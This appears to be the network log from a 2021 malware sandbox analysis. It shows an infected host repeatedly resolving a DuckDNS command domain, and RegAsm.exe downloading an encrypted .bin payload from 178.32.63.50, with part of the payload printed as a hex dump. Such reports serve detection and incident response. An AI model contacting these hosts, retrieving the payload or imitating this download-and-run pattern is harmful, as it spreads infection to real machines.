Sep 27, 2021 13:11:51.835200071 CEST	192.168.11.20	8.8.8.8	0x47be	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:57.901463032 CEST	192.168.11.20	8.8.8.8	0x91bb	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:03.853627920 CEST	192.168.11.20	8.8.8.8	0xb049	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:09.781666994 CEST	192.168.11.20	8.8.8.8	0xc0ce	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:15.829859972 CEST	192.168.11.20	8.8.8.8	0x2e98	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:21.828773022 CEST	192.168.11.20	8.8.8.8	0x519e	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:27.827327013 CEST	192.168.11.20	8.8.8.8	0x404e	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:33.748680115 CEST	192.168.11.20	8.8.8.8	0x7aa1	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:39.605915070 CEST	192.168.11.20	8.8.8.8	0x5000	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:45.639002085 CEST	192.168.11.20	8.8.8.8	0x28ff	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:51.573220015 CEST	192.168.11.20	8.8.8.8	0xf63	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:57.483577013 CEST	192.168.11.20	8.8.8.8	0x601f	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:03.403306007 CEST	192.168.11.20	8.8.8.8	0x28c7	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:09.405898094 CEST	192.168.11.20	8.8.8.8	0xd274	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:15.384571075 CEST	192.168.11.20	8.8.8.8	0x5e13	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:21.393913031 CEST	192.168.11.20	8.8.8.8	0xded9	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:27.407892942 CEST	192.168.11.20	8.8.8.8	0x95ed	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 13:13:33.304049015 CEST	192.168.11.20	8.8.8.8	0x4431	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:39.233575106 CEST	192.168.11.20	8.8.8.8	0x2130	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:45.232558966 CEST	192.168.11.20	8.8.8.8	0xd16d	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:51.278652906 CEST	192.168.11.20	8.8.8.8	0x99c6	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:57.198163033 CEST	192.168.11.20	8.8.8.8	0xa6a8	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:03.073358059 CEST	192.168.11.20	8.8.8.8	0x4868	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:08.962410927 CEST	192.168.11.20	8.8.8.8	0xdd96	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:14.983581066 CEST	192.168.11.20	8.8.8.8	0x4027	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:20.995127916 CEST	192.168.11.20	8.8.8.8	0x2735	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:26.895266056 CEST	192.168.11.20	8.8.8.8	0x641a	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:32.831068993 CEST	192.168.11.20	8.8.8.8	0x6a3b	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:38.849893093 CEST	192.168.11.20	8.8.8.8	0x8c67	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:44.828272104 CEST	192.168.11.20	8.8.8.8	0xaa9e	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:50.734926939 CEST	192.168.11.20	8.8.8.8	0x9443	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:56.748138905 CEST	192.168.11.20	8.8.8.8	0xe6f3	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:02.636961937 CEST	192.168.11.20	8.8.8.8	0xc28d	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:08.564913034 CEST	192.168.11.20	8.8.8.8	0x56ab	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:14.463769913 CEST	192.168.11.20	8.8.8.8	0x940d	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:20.353022099 CEST	192.168.11.20	8.8.8.8	0xc2b3	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:26.372798920 CEST	192.168.11.20	8.8.8.8	0x2796	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:32.275186062 CEST	192.168.11.20	8.8.8.8	0x7a2a	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:38.222755909 CEST	192.168.11.20	8.8.8.8	0xb3e	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:44.221508026 CEST	192.168.11.20	8.8.8.8	0x87e2	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:50.143318892 CEST	192.168.11.20	8.8.8.8	0xb887	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:56.046739101 CEST	192.168.11.20	8.8.8.8	0xe431	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:02.076811075 CEST	192.168.11.20	8.8.8.8	0xb186	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:07.951993942 CEST	192.168.11.20	8.8.8.8	0x8fbe	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:13.980340958 CEST	192.168.11.20	8.8.8.8	0x5be9	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:19.965143919 CEST	192.168.11.20	8.8.8.8	0xd39	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:25.852906942 CEST	192.168.11.20	8.8.8.8	0x728d	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:31.884470940 CEST	192.168.11.20	8.8.8.8	0xe77a	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:37.834356070 CEST	192.168.11.20	8.8.8.8	0xf6cd	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:43.728779078 CEST	192.168.11.20	8.8.8.8	0x18ec	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:49.753757000 CEST	192.168.11.20	8.8.8.8	0x1478	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:55.719767094 CEST	192.168.11.20	8.8.8.8	0xa444	Standard query (0)	septnan.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 13:08:29.021394014 CEST	1.1.1.1	192.168.11.20	0xdc61	No error (0)	devcenterapi.azure-api.net	apimgmttmr17ij3jt5dneg64srod9jevcuajxaoube4bru9cq.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 13:08:29.021394014 CEST	1.1.1.1	192.168.11.20	0xdc61	No error (0)	devcenterapi-eastus-01.regional.azure-api.net	apimgmthszbjimgeglorvthkncixvpso9vnynvh3ehmsdll33a.cloudapp.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 13:09:20.137820005 CEST	8.8.8.8	192.168.11.20	0xf23a	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:26.601703882 CEST	8.8.8.8	192.168.11.20	0x1c2b	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:32.745477915 CEST	8.8.8.8	192.168.11.20	0x4176	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:38.845324039 CEST	8.8.8.8	192.168.11.20	0xbc38	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:45.048055887 CEST	8.8.8.8	192.168.11.20	0x3b96	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:51.442729950 CEST	8.8.8.8	192.168.11.20	0x5759	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:09:57.956847906 CEST	8.8.8.8	192.168.11.20	0x247f	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:04.136420012 CEST	8.8.8.8	192.168.11.20	0x67e5	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:10.693938017 CEST	8.8.8.8	192.168.11.20	0xce86	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:16.825088024 CEST	8.8.8.8	192.168.11.20	0xe3b4	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:22.665482998 CEST	8.8.8.8	192.168.11.20	0x119	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:28.680428982 CEST	8.8.8.8	192.168.11.20	0x413d	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:34.543570995 CEST	8.8.8.8	192.168.11.20	0xff42	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:40.538957119 CEST	8.8.8.8	192.168.11.20	0x4a04	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:46.455328941 CEST	8.8.8.8	192.168.11.20	0xeab8	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:52.506231070 CEST	8.8.8.8	192.168.11.20	0x5850	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:10:58.404175997 CEST	8.8.8.8	192.168.11.20	0x9e8a	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:04.357707977 CEST	8.8.8.8	192.168.11.20	0x794c	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:10.442099094 CEST	8.8.8.8	192.168.11.20	0x5cdb	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:16.403731108 CEST	8.8.8.8	192.168.11.20	0x6964	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:22.310287952 CEST	8.8.8.8	192.168.11.20	0x93fd	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:28.245814085 CEST	8.8.8.8	192.168.11.20	0x5eb9	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:34.183361053 CEST	8.8.8.8	192.168.11.20	0xd5a6	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:40.048793077 CEST	8.8.8.8	192.168.11.20	0x8448	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 13:11:45.966579914 CEST	8.8.8.8	192.168.11.20	0x154d	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:51.939726114 CEST	8.8.8.8	192.168.11.20	0x47be	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:11:58.005121946 CEST	8.8.8.8	192.168.11.20	0x91bb	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:03.864195108 CEST	8.8.8.8	192.168.11.20	0xb049	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:09.887578964 CEST	8.8.8.8	192.168.11.20	0xc0ce	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:15.935296059 CEST	8.8.8.8	192.168.11.20	0x2e98	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:21.934163094 CEST	8.8.8.8	192.168.11.20	0x519e	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:27.835988998 CEST	8.8.8.8	192.168.11.20	0x404e	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:33.758888960 CEST	8.8.8.8	192.168.11.20	0x7aa1	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:39.710177898 CEST	8.8.8.8	192.168.11.20	0x5000	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:45.649583101 CEST	8.8.8.8	192.168.11.20	0x28ff	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:51.583744049 CEST	8.8.8.8	192.168.11.20	0xf63	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:12:57.494263887 CEST	8.8.8.8	192.168.11.20	0x601f	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:03.509613991 CEST	8.8.8.8	192.168.11.20	0x28c7	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:09.509421110 CEST	8.8.8.8	192.168.11.20	0xd274	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:15.491085052 CEST	8.8.8.8	192.168.11.20	0x5e13	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:21.498322010 CEST	8.8.8.8	192.168.11.20	0xded9	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:27.418514013 CEST	8.8.8.8	192.168.11.20	0x95ed	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:33.312573910 CEST	8.8.8.8	192.168.11.20	0x4431	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:39.339880943 CEST	8.8.8.8	192.168.11.20	0x2130	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:45.338635921 CEST	8.8.8.8	192.168.11.20	0xd16d	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:51.287478924 CEST	8.8.8.8	192.168.11.20	0x99c6	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:13:57.208452940 CEST	8.8.8.8	192.168.11.20	0xa6a8	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:03.083504915 CEST	8.8.8.8	192.168.11.20	0x4868	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:09.067140102 CEST	8.8.8.8	192.168.11.20	0xdd96	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:15.088684082 CEST	8.8.8.8	192.168.11.20	0x4027	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 13:14:21.003551006 CEST	8.8.8.8	192.168.11.20	0x2735	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:26.903696060 CEST	8.8.8.8	192.168.11.20	0x641a	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:32.936021090 CEST	8.8.8.8	192.168.11.20	0x6a3b	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:38.955168009 CEST	8.8.8.8	192.168.11.20	0x8c67	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:44.839030981 CEST	8.8.8.8	192.168.11.20	0xaa9e	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:50.839839935 CEST	8.8.8.8	192.168.11.20	0x9443	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:14:56.758558989 CEST	8.8.8.8	192.168.11.20	0xe6f3	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:02.647368908 CEST	8.8.8.8	192.168.11.20	0xc28d	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:08.575143099 CEST	8.8.8.8	192.168.11.20	0x56ab	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:14.474417925 CEST	8.8.8.8	192.168.11.20	0x940d	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:20.458604097 CEST	8.8.8.8	192.168.11.20	0xc2b3	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:26.383125067 CEST	8.8.8.8	192.168.11.20	0x2796	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:32.286077023 CEST	8.8.8.8	192.168.11.20	0x7a2a	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:38.328910112 CEST	8.8.8.8	192.168.11.20	0xb3e	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:43.365478039 CEST	1.1.1.1	192.168.11.20	0xff71	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 13:15:44.232429981 CEST	8.8.8.8	192.168.11.20	0x87e2	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:50.151885986 CEST	8.8.8.8	192.168.11.20	0xb887	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:15:56.152004004 CEST	8.8.8.8	192.168.11.20	0xe431	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:02.087193966 CEST	8.8.8.8	192.168.11.20	0xb186	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:08.058150053 CEST	8.8.8.8	192.168.11.20	0x8fbe	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:14.085480928 CEST	8.8.8.8	192.168.11.20	0x5be9	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:19.976174116 CEST	8.8.8.8	192.168.11.20	0xd39	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:25.958165884 CEST	8.8.8.8	192.168.11.20	0x728d	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:31.894812107 CEST	8.8.8.8	192.168.11.20	0xe77a	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:37.842606068 CEST	8.8.8.8	192.168.11.20	0xf6cd	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:43.832395077 CEST	8.8.8.8	192.168.11.20	0x18ec	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 13:16:49.764617920 CEST	8.8.8.8	192.168.11.20	0x1478	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)
Sep 27, 2021 13:16:55.729880095 CEST	8.8.8.8	192.168.11.20	0xa444	No error (0)	septnan.duckdns.org		193.104.197.28	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 178.32.63.50

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49719	178.32.63.50	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 13:09:17.991836071 CEST	432	OUT	GET /moss/nancata_RbkGW109.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 178.32.63.50 Cache-Control: no-cache
Sep 27, 2021 13:09:18.009867907 CEST	433	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 11:09:17 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Sun, 26 Sep 2021 18:15:43 GMT ETag: "32a40-5cce9f7f9e585" Accept-Ranges: bytes Content-Length: 207424 Content-Type: application/octet-stream Data Raw: e0 c0 3d 70 a7 8b f9 0b b1 2c ab fe 80 ab 07 da 79 43 01 3a a5 ae e7 e6 8e fa 15 ec 18 3c f1 80 df a0 6c 44 8d 86 7e f1 46 ac 67 bd f2 2c fa 8b 11 f7 ff 7c 9e 53 83 da d6 f0 2f e9 e6 8d 54 8b 7d f6 53 fe 89 95 57 89 93 ae 11 92 01 4c f2 d2 fe 77 6f 52 17 2b 41 c8 25 ce c1 a4 d3 79 30 3d e3 3f 64 8a ab 99 32 f1 5f 90 d9 4d 49 f4 59 df 5d aa a2 14 7e ff dc 92 1b b5 77 dd 49 1d 12 55 24 41 63 6b 8b 0e ea 46 17 0a 1b c6 88 2d 5d 5e f2 ee e1 08 3e 17 df af 69 78 78 f2 a8 91 25 77 4c 78 ed 01 a0 3c b7 18 33 75 91 67 6f 3d 77 80 1c 9f e3 dd 1e ce 07 53 30 95 2e e8 1a d1 48 f2 67 f6 39 5d 7c 48 fe 44 35 9a fd 88 8f ca c8 39 9f d9 ed 03 69 82 8f 96 e3 29 03 a8 5f 01 e3 00 07 f1 5e f8 e9 1a 6e 44 f3 8e 35 25 3d 81 2c 61 75 92 96 6d 3a ef 23 69 de 02 05 e0 ab 4f 13 dd 1c 17 73 78 19 36 92 a2 1b 90 24 3b ca f4 9f 37 6f 8d 97 43 0e 90 f7 56 5b ab 52 83 22 3a 89 d7 d0 cd fb 07 37 69 8b 5f 18 24 cf ef ae cc 56 0b d7 77 50 af be f0 3a 85 5d 77 0e 47 5c f5 17 4a d8 11 59 0d 20 34 c4 4c 40 af c0 36 90 ac d2 92 06 bf 0c 1a 25 af 85 1d 0b d1 9d 85 56 b2 91 62 45 94 c8 3d af e0 30 16 6d e1 b5 ea 0e 8e 93 5d c4 a3 45 32 c0 e8 04 87 77 7b d7 65 3a 81 df e9 86 cf 72 95 6c 23 df a7 99 bd 31 e8 de 61 72 a3 1e ad 34 42 1d 9c 70 9f d4 f5 79 13 a0 36 11 6d 9f 24 37 2a 69 58 81 60 25 68 7f 22 a4 af f6 2a 51 94 14 32 84 40 b5 ee 49 09 55 23 3f 90 0f eb f3 e5 63 18 0f 3f 6e 29 d6 ea c9 86 e1 a6 f5 c4 04 77 94 f5 ea 85 59 be c3 32 0e 3d e6 5c 4d 9e 18 92 d0 7f 50 cc 8e 97 85 f7 e9 f6 8e cd 2a dd 99 95 d9 a7 ee 21 c1 82 cd 9a 30 8f 3c fb 05 70 ab 95 8c a0 a8 96 e1 b8 a7 1f 13 c2 bf 07 ed 58 dd 67 63 bb 5b 95 55 9a 88 e7 cb 83 0a 88 0e e1 30 1e 38 c4 0b f0 0f c0 ce b9 ba b9 f6 db 2c b9 66 72 8a ad 47 d9 49 a8 20 86 b0 1d 5b d2 55 d9 b9 63 33 b8 96 64 9c 18 07 b0 5d fd 3a 8f 83 32 5a 66 cd ee e7 e3 2c f3 bd 07 7b 1d e8 7c 71 e8 a4 45 4c f0 e5 d3 aa eb 8d 3e 41 6c 73 94 bf c2 e4 4d 55 ac e2 16 7f c8 88 e8 bb 13 54 05 ef 40 95 a6 86 ed ff 11 3a 62 7e c0 c8 68 dc 0d 81 1a ed 38 d2 95 9a da f4 93 24 7a 42 0c 3b 38 ec 2c ee 07 75 65 a1 17 a0 67 0e 7d 9e e2 1f 9e 01 df 3c a3 7d a0 6c 67 06 8a da d5 a3 b4 f4 7f ad fa 48 92 09 02 f2 05 6c 6a d5 cb 76 0c bc 42 f6 21 cd 1f c0 58 ea 17 fa 6d 31 73 d7 f7 be 28 df 4a 66 b1 32 34 09 d3 b1 43 97 6c 11 1b 63 16 a1 14 4d 6f 3a 29 9b b1 eb e0 ef 58 6d d4 54 f3 93 b3 db 46 99 2b 3f c5 37 94 33 99 04 10 26 60 55 06 f6 b4 c9 d2 a3 1f dd 12 e3 e9 68 d9 cd b7 d8 ea 2e f0 b2 8e 79 a4 9a 8e 76 b1 3f d9 5f 4c 2e 2f 54 1c 23 8b 4b 13 a1 7b 4c 75 0d 7f 63 61 36 78 fb fb 2e 55 20 9e cb 54 b5 90 6f ce f3 9d 2f 17 be 10 42 79 05 5f 90 c3 fe 80 bf 57 9a a7 af 11 99 fe b3 f2 d1 46 77 7e 2c 15 2b 41 cc 0a f3 c1 a4 d9 53 30 2e d3 3e 64 81 ab 99 32 f5 5f 90 c8 33 4a f4 59 db 32 94 a2 14 74 d5 dc 81 2b b4 77 d6 c9 1d 12 50 2a 5e c8 1b 8f ba e3 8f 59 8d 1a 8a 4f 26 09 25 ab 9c c1 73 4c 78 b8 db 08 15 49 ef cc ff 4b 1c 57 18 8f 64 8a 64 c2 75 23 16 ff 48 2b 72 24 a0 71 f0 87 ba 2b dd 27 5e 32 bd 6f e8 1a db 62 d4 1c 44 39 4e 00 4b fd 60 94 bd 14 db 8f ca d9 47 dd d9 ed 09 05 85 81 97 f3 05 17 80 5e c9 e2 2b 1e bc 5c de c2 1d ee 06 61 69 3e 0e 3d df 6e 61 75 98 be 6e 0a e5 63 66 de 22 05 e0 ab 4d 13 df 00 02 5e 7f 3f 1e d3 a2 1f 9a 0e 1d e1 03 9f 24 5f 0e 94 Data Ascii: =p,yC:<ID~Fg,|S/T}SWLwoR+A%y0=?d2_MIY]~wIU$AckF-]^>ixx%wLx<3ugo=wS0.Hg9]\|HD59i)_^nD5%=,aum:#iOsx6$;7oCV[R":7i_$VwP:]wG\JY 4L@6%VbE=0m]E2w{e:rl#1ar4Bpy6m$7*iX`%h"*Q2@IU#?c?n)wY2=\MP*!0<pXgc[U08,frGI [Uc3d]:2Zf,{\|qEL>AlsMUT@:b~h8$zB;8,ueg}<}|gHljvB!Xm1s(Jf24ClcMo:)XmTF+?73&`Uh.yv?_L./T#K{Luca6x.UTo/By_WFw~,+AS0.>d2_3JY2t+wP*^YO&%sLxIKWddu#H+r$q+'^2obD9NK`G^+\ai>=nauncf"M^?$_

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
